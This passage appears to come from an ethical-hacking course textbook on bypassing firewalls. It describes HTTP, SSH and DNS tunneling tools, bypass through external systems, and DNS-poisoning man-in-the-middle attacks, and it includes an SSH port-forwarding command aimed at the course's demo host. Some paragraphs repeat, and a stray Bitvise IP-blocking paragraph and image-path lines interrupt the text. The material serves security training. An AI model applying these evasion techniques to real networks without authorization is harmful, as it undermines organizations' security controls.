HTTP tunneling is used in scenarios in which network users are granted restricted connectivity through a firewall or proxy; in such conditions, some applications may also lack native communications support. These restrictions include:

- Blocking of TCP/IP ports, traffic initiated from outside the network, and network protocols except for a few commonly used protocols, etc.
- Surfing blocked websites
- Posting in forums anonymously by hiding the IP address
- Using an application such as chatting through ICQ or IRC, instant messengers, games, browsers, etc.
- Sharing of confidential resources over HTTP securely
- Downloading files with filtered extensions and/or with malicious code

For instance, consider that organization firewalls restrict users to access all ports except 80 and 443, and a user may want to use FTP. HTTP tunneling enables FTP use via the HTTP protocol. The HTTP tunnel creates a bidirectional virtual data connection tunneled in HTTP traffic. It works with the help of FTP client software to perform protocol encapsulation by enclosing data packets of one protocol such as SOAP or JRMP within HTTP packets on, e.g., local port 80. These packets are sent through the firewall or proxy server as normal Internet traffic, which is then directed to the HTTP tunneling server software located outside the network. Upon receiving the packets, this server unwraps the FTP data and redirects the packet to the remote FTP server.

HTTP Tunneling Tools

Some HTTP tunneling tools are as follows:

- **Super Network Tunnel**

  Source: *https://networktunnel.net*

  Super Network Tunnel is a two-way HTTP tunneling software that connects two computers using HTTP-Tunnel Client and HTTP-Tunnel Server. It works like VPN tunneling but uses the HTTP protocol to establish a connection for accessing the Internet without monitoring and provides an extra layer of protection against attackers, spyware, identity theft, and so on. It can bypass any firewall to surf the web, use IM applications, games, and so on. Further, it integrates the SocksCap function along with bidirectional HTTP tunneling and remote control to simplify the configuration.

  This tool allows HTTP, HTTPS, and SOCKS tunneling of any TCP communication between any client-server systems. The TCP traffic is sent from the client to the server via standard HTTP POST requests, which allows penetrating through firewalls, proxy servers, and so on, where HTTP traffic passes.

  The client side of a tunnel is the Super Network Tunnel client app, which listens on a particular TCP port for incoming requests. Once the request comes, the program creates an HTTP/HTTPS tunnel to the server and sends data through it. The server side is a Super Network Tunnel server, which simply forwards the data to the intended recipient app running on the server computer or LAN. Both client and server sides support multiple tunnels and multiple connections through the same tunnel at the same time.

Figure 12.47: Screenshot of Super Network Tunnel

- **HTTPort and HTTHost**

  Source: *https://www.targeted.org*

  HTTPort allows users to bypass the HTTP proxy, which blocks Internet access to e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC, and so on. Here, the Internet software is configured so that it connects to a local PC as if it is the required remote server. HTTPort then intercepts that connection and runs it through a tunnel through the proxy. HTTPort can work on devices such as proxies or firewalls that allow HTTP traffic. Thus, HTTPort provides access to websites and Internet apps. HTTPort performs tunneling using one of two modes: SSL/CONNECT mode or a remote host.

  In the SSL/CONNECT mode, HTTPort can make a tunnel through a proxy all by itself. It requires that the proxy should support a particular HTTP feature, specifically, CONNECT HTTP. Most proxies have this method disabled by default. The SSL/CONNECT mode is much faster, but in this case, encryption cannot be used, and the proxy can track all actions.

  The remote host method is capable of tunneling through any proxy. HTTPort uses a special server software called HTTHost, which is installed outside the proxy-blocked network. It is a web server; thus, when HTTPort is tunneling, it sends a series of HTTP requests to the HTTHost. The proxy responds as if the user is surfing a website and thus allows the user to do so. HTTHost, in turn, performs its half of the tunneling and communicates with the target servers. This mode is much slower but works in most cases and features strong data encryption that makes proxy logging useless.

IP blocking

Bitvise SSH Server will automatically block IP addresses after a number of failed login attempts, as configured in Advanced settings > Session. This interface allows you to manually add or remove IP addresses on the list of temporarily blocked IPs. Note that this list will be cleared when the server is restarted. To block a host permanently, use Advanced settings > Access Control > Client IP address rules, or check 'Block IP address permanently'.

Bypassing Firewalls through the SSH Tunneling Method

SSH protocol tunneling involves sending unencrypted network traffic through an SSH tunnel. For example, suppose you want to transfer files on an unencrypted FTP protocol, but the FTP protocol is blocked on the target firewall. The unencrypted data can be sent over the encrypted SSH protocol using SSH tunneling. Attackers use this technique to bypass firewall restrictions. They connect to external SSH servers and create SSH tunnels to port 80 on the remote server, thereby bypassing firewall restrictions.

Attackers use OpenSSH (OpenBSD Secure Shell) to encrypt and tunnel all traffic from a local machine to a remote machine to avoid detection by perimeter security controls. OpenSSH is a set of computer programs that provide encrypted communication sessions over a computer network using the SSH protocol.

Example:

```
ssh -f user@certifiedhacker.com -L 5000:certifiedhacker.com:25 -N
```

`-f` => background mode, `user@certifiedhacker.com` => username and server you are logging into, `-L 5000:certifiedhacker.com:25` => local-port:host:remote-port, and `-N` => Do not execute the command on the remote system.



Figure 12.49: Bypassing Firewall through SSH Tunneling Method

SSH Tunneling Tools

Some SSH tunneling tools are listed below:

- **Bitvise**

  Source: *https://www.bitvise.com*

  Bitvise SSH Server provides secure remote login capabilities to Windows workstations and servers by encrypting data during transmission. It is ideal for remote administration of Windows servers, for advanced users who wish to access their home machine from work or their work machine from home, and for a wide spectrum of advanced tasks, such as establishing a VPN using the SSH TCP/IP tunneling feature or providing a secure file depository using SFTP.

  Bitvise SSH Client for Windows includes terminal emulation, graphical as well as command-line SFTP support, an FTP-to-SFTP bridge, tunneling features—including dynamic port forwarding through an integrated proxy—and remote administration for SSH Server.

IP blocking

Bitvise SSH Server will automatically block IP addresses after a number of failed login attempts, as configured in Advanced settings > Session. This interface allows you to manually add or remove IP addresses on the list of temporarily blocked IPs. Note that this list will be cleared when the server is restarted. To block a host permanently, use Advanced settings > Access Control > Client IP address rules, or check 'Block IP address permanently'.

IP version	IP address	IP location	Blocked since	Blocked until	Time remaining	Comment

- **Secure Pipes**

  Source: *https://www.opoet.com*

  Secure Pipes is an OS X-based SSH tunneling software. Some of the features of Secure Pipes are as follows:

  - **Remote Forwards**: Selectively open up access to application ports that are usually not easily accessible owing to network or service provider configuration restrictions. Open the door to quickly leverage OS X Server on Internet-facing applications such as email and web hosting.
  - **Local Forwards**: Open application communication ports to remote servers without opening those ports to public networks. Bring the security of VPN communication to clients and servers on an ad hoc basis without the hassle of configuration and management.
  - **SOCKS Proxies**: Easily set up and manage a SOCKS proxy server for either a local client or a whole network to privatize communication and overcome local network restrictions. These tunnels are an indispensable and lightweight tool when traveling abroad, performing digital currency transactions, or simply securing a local network.


Bypassing Firewalls through the DNS Tunneling Method

- DNS operates using **User Datagram Protocol (UDP)** and it has a **255-byte limit** on **outbound** queries
- This **small size constraint** on **external queries** allows the DNS to be used as an ideal choice to **perform data exfiltration** by various malicious entities
- Since corrupt or malicious data can be **secretly embedded into the DNS protocol packets**, even **DNSSEC cannot detect this abnormality** in DNS tunneling
- It is effectively used by malware to **bypass the firewall** to **maintain communication** between the victim machine and the C&C server
- Tools such as **NSTX** (*https://sourceforge.net*), **Heyoka** (*https://sourceforge.net*), and **Iodine** (*https://code.kryo.se*) use this technique of tunneling traffic across DNS port 53

Bypassing Firewalls through the DNS Tunneling Method

DNS operates using UDP, and it has a 255-byte limit on outbound queries. Moreover, it allows only alphanumeric characters and hyphens. Such small size constraints on external queries allow DNS to be used as an ideal choice to perform data exfiltration by various malicious entities. Since corrupt or malicious data can be secretly embedded into the DNS protocol packets, even DNSSEC cannot detect the abnormality in DNS tunneling. It is effectively used by malware to bypass the firewall to maintain communication between the victim machine and the C&C server.

Tools such as NSTX (*https://sourceforge.net*), Heyoka (*https://sourceforge.net*), and Iodine (*https://code.kryo.se*) use this technique of tunneling traffic across DNS port 53.



Bypassing Firewalls through External Systems

1. A legitimate user works with some **external system** to access the corporate network
2. The attacker sniffs the **user traffic** and steals the **session ID** and **cookies**
3. The attacker **accesses the corporate network** bypassing the firewall and gets the **Windows ID** of the running Mozilla process on the user's system
4. The attacker then issues an **openURL() command** to the window found
5. The user's web browser is redirected to the **attacker's web server**
6. The malicious codes embedded in the attacker's web page are **downloaded and executed** on the user's machine

Bypassing Firewalls through External Systems

Attackers can bypass firewall restrictions of target networks from an external system that can access the internal network. This external system can be:

- A home machine of and employee
- A machine that conducts remote administration of the target network
- A machine from the company's network but located at a different place

Steps to be followed to bypass a firewall through external systems:

1. Legitimate user works with some external system to access the corporate network
2. Attacker sniffs the user traffic and steals the session ID and cookies
3. Attacker accesses the corporate network by bypassing the firewall and gets the Windows ID of the running Mozilla process on the user's system
4. Attacker then issues an OpenURL() command to the found window
5. User's web browser is redirected to the attacker's web server
6. The malicious code embedded in the attacker's web page is downloaded and executed on the user's machine

Bypassing Firewalls through MITM Attacks

- In MITM attacks, attackers **make use of DNS servers and routing techniques** to bypass firewall restrictions

1. The attacker performs **DNS server poisoning**
2. User A sends a request for www.certifiedhacker.com to the **corporate DNS server**
3. The corporate DNS server sends the **IP address** (127.22.16.64) **of the attacker**
4. User A accesses the **attacker's malicious server**
5. The attacker connects with the **real host and tunnels the user's HTTP traffic**
6. The malicious codes embedded in the attacker's web page are **downloaded and executed** on the user's machine

Bypassing Firewalls through MITM Attacks

Most security administrators focus on the possibility of an external or internal network bypassing their firewall while ignoring the fact that firewalls can be bypassed using MITM attacks on DNS servers. In MITM attacks, attackers use DNS servers and routing techniques to bypass firewall restrictions. They may either take over the corporate DNS server or spoof DNS responses to perform the MITM firewall attack.

Steps to be followed to bypass a firewall through MITM attacks:

1. Attacker performs DNS server poisoning
2. User A requests for www.certifiedhacker.com from the corporate DNS server
3. Corporate DNS server sends the IP address (127.22.16.64) of the attacker
4. User A accesses the attacker's malicious server
5. Attacker connects to the real host and tunnels the user's HTTP traffic
6. The malicious code embedded in the attacker's web page is downloaded and executed on the user's machine

Bypassing Firewalls through Content

- In this method, the attacker **sends the content containing malicious code** to the user and tricks him/her to open it so that the malicious code can be executed

- **Examples:**

  Sending an email containing a malicious executable file or Microsoft office document capable of a **macro bypass exploit**

- There are many file formats that can be used as a **malicious content carrier**

